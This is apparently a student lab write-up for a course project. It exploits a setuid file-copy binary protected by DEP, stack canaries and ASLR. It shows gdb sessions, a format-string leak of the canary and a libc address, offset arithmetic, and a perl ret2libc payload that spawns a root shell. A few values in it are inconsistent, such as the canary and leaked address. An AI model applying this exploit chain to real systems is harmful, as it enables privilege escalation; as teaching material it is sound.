PROJECT 2 TEAM


Challenge:

Given challenge is to exploit the given code with buffer overflow vulnerability with the entire defense enabled to find the flag. Defenses include Data execution prevention, Stack smashing, and ASLR.


Challenge solution:

Code file in the given project2 VM, we complied it using gcc and made an executable file.

Then we ran the gdb and put a ***break on main function*** then we ran the code and ***disassembled the main function.*** Then we proceeded and put the break on address where it returned.




Later we continued and then went one function forward using **stepi**. Here we got the address where system returned.



Later we ran command ***p system*** to find the system address. After finding the system address we subtracted the system address and return address to find the offset value.

By running command ***info proc mappings*** .To find command string address we used ***find b7d5c000, b7f31000 "/bin/sh"***



Calculations for offset:

- Libc_sys – libc_start_main = offset to find dynamic main = 243bf
- Libc_system – address of command string = offset of dynamic cmd string = 16518e

Later we ran the code using following exploit to gain the memory leak

We ran the command run ***$(perl –e 'print "%print "%08x.."x200') to find the memory leak***


```
(gdb) run $(perl -e 'print "%08x.."x200')
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/project2/vulnFileCopy2 $(perl -e 'print "%08x.."x200')

Breakpoint 1, 0x0804874a in main ()
(gdb) c
Continuing.

Setuid failed.

File to copy: b7d37993..b7f24312..b7f24414..b7f2d319..00000016..b7f242dc..bfa93ec7..b7f4b558..b7f2d7cd.
.00000000..00000001..b7f24474..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41
414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414
141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141
..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4
1414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4141
4141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4141414
1..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..
41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..414
14141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..414141
41..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141.
.41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41
414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414
141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141
..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141..4
1414141..41414141..41414141..41414141..41414141..41414141..41414141..41414141. a91af900 .b7f0
0000..00000000..bfa93188..080487fd..bfa93ec7..00000320..bfa93174..b7d586eb..b7f003fc..00000000..0000000
0..bfa93234..00000002..00000002..09dd0160..a91af900..bfa931a0..00000000..00000000..b7d40f21..b7f00000..
b7f00000..00000000. b7d40f21 .00000002..bfa93234..bfa93240..bfa931c4..00000001..00000000..b7f00000..b7f
3376a..b7f4b000..00000000..b7f00000..00000000..00000000..

Press enter to begin copying...

ERROR Opening file. Exiting...
: File name too long
[Inferior 1 (process 14771) exited normally]
(gdb) q
```

We got the dump from which we identified the ***canary as a91af900*** and ***libc reference address as b7d40f21.***

Now to determine the positions of these values we took the help of MS Word as follows.

And we found that canary is on 163rd position and libc ref address is on 183rd position.

This helped us in crafting our final payload.



We quit the gdb and on terminal we found the address of exit using


Objdump –dj .plt vulnFileCopy2 | grep 'exit'

```
project2@CS647:~$ objdump -ej .plt vulnFileCopy2 | grep 'exit'
objdump: section '.plt' mentioned in a -j option, but not found in any input file
project2@CS647:~$ objdump -dj .plt vulnFileCopy2 | grep 'exit'
080485a0 <exit@plt>:
```

Now as we have all the values necessary to perform attack we ran the program using command

./VulnFileCopy2 'canary(%163$x) libc_reference_address(%183$x)'

We successfully got the canary value and libc ref address.



We paused the program and opened another terminal to craft our payload.

We designed our payload as buffer is of 600 bytes.

Final calculations:

- **Lib_ret_add + offset of (libc_sys – libc_start_main)**

  B7d8ff21 + 243bf = **B7dbb2e0** which is **dynamic address of main**


- **Libc_ret_add + offset of (address of cmd string – libc_start_main)**
  B7d8ff21 + 16518e = **b7efc0af** : **address of dynamic command string**


Now the format of payload we used is

perl –e 'print "A"x600 . "<canary>" . "A"x12 . "<dynamic address of main>" . "<exit address>" . "<address of dynamic cmd string>" > ['file name used to leak canary and libc_ref_add']


So our payload looked like:

perl –e 'print "A"x600 . "\x00\xe1\x4e\e0" . "A"x12 . "\xe0\xb2\xdb\xb7"."\xa0\x85\x04\x08" . "\xaf\xc0\xef\xb7" > 'canary(%163$x) libc_reference_address(%183$x)'






As we initially used payload to leak 2 address, this command saved the payload to get root in the file name. So after copying it, the system was tricked into executing our payload without stack smashing to get root access.




After running the command ***whoami*** we confirmed that the access was of root privilege.

Then we went one directory back and saw the content of the directory to find flag.JPG

We copied it to our tmp directory and performed sha256sum flag.JPG



Then we went into our temp directory to find the flag.JPG to find the image which was our final flag.



Stackframe diagram:

0x ffffffc	Top of memory
…	
	&username
08048f	Return addess
bfa93188	prev ebp
0x000000	Byte alignment
b7f00000	Byte alignment
a191af90	canary value
	data [196-199
	data[0-3]
b7f24474	filename [28 -31]
	…
	other local var
	…
b7d5c000	c lib
	…
0x000000	Bottom of mem

Conclusion: We hence completed the project by finding the flag with all the defenses enabled.